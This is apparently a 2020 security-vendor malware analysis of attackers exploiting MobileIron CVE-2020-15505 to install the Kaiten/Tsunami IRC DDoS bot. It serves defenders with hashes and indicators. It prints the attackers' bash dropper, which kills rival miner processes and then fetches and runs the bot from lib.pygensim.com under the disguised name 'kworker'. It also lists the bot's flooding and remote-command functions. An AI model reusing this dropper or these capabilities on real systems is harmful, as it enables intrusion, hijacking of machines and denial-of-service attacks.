

Attackers Abuse MobileIron's RCE to deliver Kaiten

blackarrow.net/attackers-abuse-mobileirons-rce-to-deliver-kaiten/

October 13, 2020





13 - Oct - 2020 - Borja Merino

In September this year the security researcher Orange Tsai published various vulnerabilities and P0Cs related to the MobileIron's mobile Device Management (MDM) solution.

The Tarlogic Blue Team has identified the use of CVE-2020-15505 by a certain group of attackers to download and run Kaiten

Kaiten (aka Tsunami)

Through the JNDI injection related to said CVE, the attackers are downloading the well-known Kaiten. This family of malware has been used by multiple actors for more than 15 years (its beginnings date back to 2002) mainly as an offensive tool to generate DoS attacks and, currently, for the mining of cryptocurrencies.


There are dozens of variants associated with this malicious code; possibly as a result of the publication of its source code. In February 2016, a variant of Kaiten was distributed by a group of cybercriminals through malicious ISO images after compromising an instance of Linux Mint WordPress and modify its download URLs. Another variant, dubbed Amnesia in April 2017 by PaloAlto, was related to the infection of multiple CCTV-DVR systems around the world by taking advantage of a certain RCE vulnerability that affected more than 70 vendors.

In April 2018, Netlab 360 researchers identified a botnet (nicknamed **Muhstik**) also linked to this malicious code that used a certain Drupal vulnerability as the input vector.

The capabilities of this malware are mainly focused on denial of service attacks by implementing various functions to do TCP/UDP flooding to the victims; all instructed by means of the IRC protocol. Attackers also have the ability to execute commands and download files.

Malware characteristics:


The binary identified in one of our clients corresponds to 969013b23e440fe31be70daac6d7edb2. Its download originates from a certain *dropper* developed in bash whose goal is, in the first place, to kill multiple processes related to miners and services that require a high level of CPU.



```
URL=http://lib.pygensim.com/gensim
INSTALL_DIR=/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d
PROG=kworker

bot_kill() {
    ps aux | grep -i "systemd-0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "vmstat1" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "vmstat0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "jenkins-0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "rpciod0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kjournald" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "flush-199" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kblockd0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "hwlh3wlh44lh" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "Circle_MI" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "get.bi-chi.com" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "hashvault.pro" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "nanopool.org" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "bioset-199" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kauditd0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/usr/bin/.sshd" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/usr/bin/bsd-port" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "xmr" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "xig" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "ddgs" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "watchdog_0" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{32\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{33\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "tmp00" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -e '0-9a-f\{16\}' | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "khugepaged" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "qW3xT" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "wnTKYg" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "t00ls.ru" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustes" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "thisxxs" | awk '{print $2}' | xargs  kill -9
    netstat -antp | grep ":14444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":3333" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":4444" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":5555" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    netstat -antp | grep ":7777" | awk '{print $7}' | cut -d "/" -f 1 | xargs kill -9
    ps aux | grep -i "hashfish" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i -w "./kworker" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kworkerds" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "/tmp/devtool" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "systemctI" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustse" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "axgt" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "sustse" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "6Tx3Wq" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "dblaunchs" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "migrations" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "kerberods" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "httpdz" | awk '{print $2}' | xargs  kill -9
    ps aux | grep -i "qgcd" | awk '{print $2}' | xargs  kill -9
    # pkill -f "/bin/bash"
    # ps aux|grep -v grep|grep -v "/bin/sh"|grep -v "bash"|awk '{if($3>=50.0) print $2}'|xargs kill -9
}
```

Figure 1. bot_kill function

Once these processes are finished, the script downloads, via “curl”, the Kaiten malware from the URL *https://lib.pygensim.com/gensim* in the directory defined by the INSTALL variable (*/var/tmp/systemd-private-c15c0d5284bd838c15fd0d6c5c2b50bb-systemd-resolved.service-xCkB12/jf2fa44a/aPs52s/jKal2d*), it sets execution permissions and finally runs it under the name of “kworker”.




```
install() {
        #rm -rf /var/tmp
        #rm -rf /tmp
        mkdir -p /tmp
        mkdir -p /var/tmp
        chmod 1777 /var/tmp
        chmod 1777 /tmp
        mkdir -p $INSTALL_DIR
        cd $INSTALL_DIR
        #sleep 5s
        #mkdir -p $INSTALL_DIR
        #cd $INSTALL_DIR
        (curl -fsSL --retry 3 -m180 "$URL" -o "$PROG"||wget --tries=3 -T180 -q "$URL" -O "$PROG")
        run_procs
}
```

Figure 2. Tsunami execution

The signature of the harmful code is as follows:

```
MD5: 969013b23e440fe31be70daac6d7edb2
SHA1: 5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130
SHA256: 0c27c64fc118ef56048b7d994162c4a0d008b4582c5eeb6923949a286f45ec52
```

The file is an elf x64 binary compiled with GCC (Alpine 9.3.0). The following image shows its static properties from the information of its headers.




```
[Entrypoints]
vaddr=0x0000105a paddr=0x0000105a baddr=0x00000000 laddr=0x00000000 haddr=0x00000018 type=program

1 entrypoints
arch     x86
binsz    74372
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
havecode true
lang     c
linenum  false
lsyms    false
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      true
relocs   false
relro    full
rpath    NONE
static   true
stripped true
subsys   linux
va       true
```

```
Encabezado ELF:
  Mágico:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Clase:                             ELF64
  Datos:                             complemento a 2, little endian
  Versión:                           1 (current)
  OS/ABI:                            UNIX - System V
  Versión ABI:                       0
  Tipo:                              DYN (Fichero objeto compartido)
  Máquina:                           Advanced Micro Devices X86-64
  Versión:                           0x1
  Dirección del punto de entrada:               0x105a
  Inicio de encabezados de programa:          64 (bytes en el fichero)
  Inicio de encabezados de sección:          74376 (bytes en el fichero)
  Opciones:                          0x0
  Tamaño de este encabezado:         64 (bytes)
  Tamaño de encabezados de programa: 56 (bytes)
  Número de encabezados de programa: 8
  Tamaño de encabezados de sección:  64 (bytes)
  Número de encabezados de sección:  21
  Índice de tabla de cadenas de sección de encabezado: 20
```

```
kworker:     file format elf64-x86-64

Contents of section .comment:
 0000 4743433a 2028416c 70696e65 20392e33  GCC: (Alpine 9.3
 0010 2e302920 392e332e 3000               .0) 9.3.0.
```

Figure 3. ELF information: kworker

By analyzing the strings embedded within the binary it can be quickly inferred that the sample corresponds to Kaiten. In the following image you can see the strings associated with the help menu where some of the IRC NOTICE messages that will be used to report the status and actions of the bot are shown.



```
sub_1038      .rodata:000...  00000077  C  NOTICE %s :TSUNAMI <target> <secs>                = Special packeter that wont be blocked by most firewalls\n
start         .rodata:000...  0000007B  C  NOTICE %s :PAN <target> <port> <secs>             = An advanced syn flooder that will kill most network drivers\n
sub_11CA      .rodata:000...  0000004D  C  NOTICE %s :UDP <target> <port> <secs>             = A udp flooder\n
sub_11EE      .rodata:000...  0000005D  C  NOTICE %s :UNKNOWN <target> <secs>                = Another non-spoof udp flooder\n
sub_1210      .rodata:000...  0000005E  C  NOTICE %s :NICK <nick>                            = Changes the nick of the client\n
sub_1249      .rodata:000...  0000004F  C  NOTICE %s :SERVER <server>                        = Changes servers\n
sub_12CE      .rodata:000...  00000059  C  NOTICE %s :GETSPOOFS                              = Gets the current spoofing\n
sub_12F5      .rodata:000...  0000005C  C  NOTICE %s :SPOOFS <subnet>                        = Changes spoofing to a subnet\n
sub_1422      .rodata:000...  00000067  C  NOTICE %s :DISABLE                                = Disables all packeting from this client\n
sub_1512      .rodata:000...  00000066  C  NOTICE %s :ENABLE                                 = Enables all packeting from this client\n
sub_1614      .rodata:000...  00000050  C  NOTICE %s :KILL                                   = Kills the client\n
sub_167E      .rodata:000...  00000075  C  NOTICE %s :GET <http address> <save as>           = Downloads a file off the web and saves it onto the hd\n
sub_16E6      .rodata:000...  0000005A  C  NOTICE %s :VERSION                                = Requests version of client\n
sub_190A      .rodata:000...  0000005B  C  NOTICE %s :KILLALL                                = Kills all current packeting\n
sub_1C51      .rodata:000...  0000004D  C  NOTICE %s :HELP                                   = Displays this\n
sub_1C9A      .rodata:000...  00000060  C  NOTICE %s :IRC <command>                          = Sends this command to the server\n
sub_1D42      .rodata:000...  00000052  C  NOTICE %s :SH <command>                           = Executes a command\n
sub_2269      .rodata:000...  0000001C  C  NOTICE %s :Killing pid %d.\n
sub_23DA      .rodata:000...  00000008  C  TSUNAMI
```

toorcon16/kaiten.c at master ·


https://github.com/brianredbeard/toorcon16/blob/master/kaiten/kaiten.c

Personal 130%

```
}
void help(int sock, char *sender, int argc, char **argv) {
        if (mfork(sender) != 0) return;
        Send(sock,"NOTICE %s :TSUNAMI <target> <secs>                    = Special packeter that wont be blocked by most firewalls\n",sender); sleep(2);
        Send(sock,"NOTICE %s :PAN <target> <port> <secs>                 = An advanced syn flooder that will kill most network drivers\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UDP <target> <port> <secs>                 = A udp flooder\n",sender); sleep(2);
        Send(sock,"NOTICE %s :UNKNOWN <target> <secs>                    = Another non-spoof udp flooder\n",sender); sleep(2);

        Send(sock,"NOTICE %s :NICK <nick>                                = Changes the nick of the client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :GETSPOOFS                                  = Gets the current spoofing\n",sender); sleep(2);
        Send(sock,"NOTICE %s :SPOOFS <subnet>                            = Changes spoofing to a subnet\n",sender); sleep(2);

        Send(sock,"NOTICE %s :DISABLE                                    = Disables all packeting from this client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :ENABLE                                     = Enables all packeting from this client\n",sender); sleep(2);

        Send(sock,"NOTICE %s :KILL                                       = Kills the client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :GET <http address> <save as>               = Downloads a file off the web and saves it onto the hd\n",sender); sleep(2);
        Send(sock,"NOTICE %s :VERSION                                    = Requests version of client\n",sender); sleep(2);
        Send(sock,"NOTICE %s :KILLALL                                    = Kills all current packeting\n",sender); sleep(2);
        Send(sock,"NOTICE %s :HELP                                       = Displays this\n",sender);

        Send(sock,"NOTICE %s :IRC <command>                              = Sends this command to the server\n",sender); sleep(2);
        Send(sock,"NOTICE %s :SH <command>                               = Executes a command\n",sender); sleep(2);
        exit(0);
```

Figure 4. Strings binary vs source code Kaiten

By reverse engineering it, we can confirm that the malware author compiled the publicly available sources without hardly modifying the logic of their functions:




```
.data:0000000000013130                      align 20h
.data:0000000000013140 ptr_functions        dq offset a352          ; DATA XREF: sub_49E7+5F1↑o
.data:0000000000013140                                              ; sub_49E7+65E↑o
.data:0000000000013140                                              ; "352"
.data:0000000000013148 off_13148            dq offset sub_43EE      ; DATA XREF: sub_49E7+621↑o
.data:0000000000013150                      dq offset a376          ; "376"
.data:0000000000013158                      dq offset sub_434A
.data:0000000000013160                      dq offset a433          ; "433"
.data:0000000000013168                      dq offset sub_467F
